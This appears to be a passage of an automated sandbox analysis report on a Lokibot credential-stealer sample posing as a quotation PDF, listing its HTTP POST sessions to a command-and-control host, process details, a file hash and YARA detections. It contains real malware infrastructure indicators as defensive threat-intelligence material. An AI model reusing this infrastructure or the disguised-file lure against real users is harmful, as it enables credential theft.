Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.5	49765	104.223.93.105	80	C:\Users\user\Desktop\Cotizaci#U00f3npdf.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 17:28:26.095199108 CET	1241	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 165 Connection: close
Jan 14, 2022 17:28:26.366882086 CET	1241	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 16:28:25 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.5	49766	104.223.93.105	80	C:\Users\user\Desktop\Cotizaci#U00f3npdf.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 17:28:27.825342894 CET	1242	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 165 Connection: close
Jan 14, 2022 17:28:28.095748901 CET	1242	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 16:28:27 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.5	49767	104.223.93.105	80	C:\Users\user\Desktop\Cotizaci#U00f3npdf.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 17:28:29.267836094 CET	1243	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 165 Connection: close
Jan 14, 2022 17:28:29.534789085 CET	1244	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 16:28:28 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: Cotizaci#U00f3npdf.exe PID: 2604 Parent PID: 6128

General

Start time:	17:28:04
Start date:	14/01/2022
Path:	C:\Users\user\Desktop\Cotizaci#U00f3npdf.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\Cotizaci#U00f3npdf.exe"
Imagebase:	0x400000
File size:	251901 bytes
MD5 hash:	3FE29E21698212A70E03144BB4979632
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: SUSP_XORed_URL_in_EXE, Description: Detects an XORed URL in an executable, Source: 00000000.00000002.250602382.0000000003040000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000000.00000002.250602382.0000000003040000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000000.00000002.250602382.0000000003040000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000000.00000002.250602382.0000000003040000.00000004.00000001.sdmp, Author: Joe Security • Rule: Loki_1, Description: Loki Payload, Source: 00000000.00000002.250602382.0000000003040000.00000004.00000001.sdmp, Author: kevoreilly • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000000.00000002.250602382.0000000003040000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: Cotizaci#U00f3npdf.exe PID: 2512 Parent PID: 2604

General

Start time:	17:28:05
Start date:	14/01/2022
Path:	C:\Users\user\Desktop\Cotizaci#U00f3npdf.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\Cotizaci#U00f3npdf.exe"
Imagebase:	0x400000
File size:	251901 bytes
MD5 hash:	3FE29E21698212A70E03144BB4979632
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000001.00000000.247742577.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000001.00000000.247742577.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000001.00000000.247742577.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Loki_1, Description: Loki Payload, Source: 00000001.00000000.247742577.0000000000400000.00000040.00000001.sdmp, Author: kevoreilly • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000001.00000000.247742577.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000001.00000000.244286922.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000001.00000000.244286922.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000001.00000000.244286922.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Loki_1, Description: Loki Payload, Source: 00000001.00000000.244286922.0000000000400000.00000040.00000001.sdmp, Author:

	kevoreilly • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000001.00000000.244286922.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000001.00000001.249037947.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000001.00000001.249037947.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000001.00000001.249037947.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: Loki_1, Description: Loki Payload, Source: 00000001.00000001.249037947.0000000000400000.00000040.00020000.sdmp, Author: kevoreilly • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000001.00000001.249037947.0000000000400000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000001.00000002.506748036.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000001.00000002.506748036.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000001.00000002.506748036.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Loki_1, Description: Loki Payload, Source: 00000001.00000002.506748036.0000000000400000.00000040.00000001.sdmp, Author: kevoreilly • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000001.00000002.506748036.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000001.00000000.246598444.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000001.00000000.246598444.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000001.00000000.246598444.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Loki_1, Description: Loki Payload, Source: 00000001.00000000.246598444.0000000000400000.00000040.00000001.sdmp, Author: kevoreilly • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000001.00000000.246598444.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000001.00000000.245329256.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000001.00000000.245329256.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000001.00000000.245329256.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Loki_1, Description: Loki Payload, Source: 00000001.00000000.245329256.0000000000400000.00000040.00000001.sdmp, Author: kevoreilly • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000001.00000000.245329256.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_Lokibot_1, Description: Yara detected Lokibot, Source: 00000001.00000002.506971485.0000000000728000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot_1, Description: Yara detected Lokibot, Source: 00000001.00000003.446107711.0000000000745000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Moved

File Written

File Read

Disassembly

Code Analysis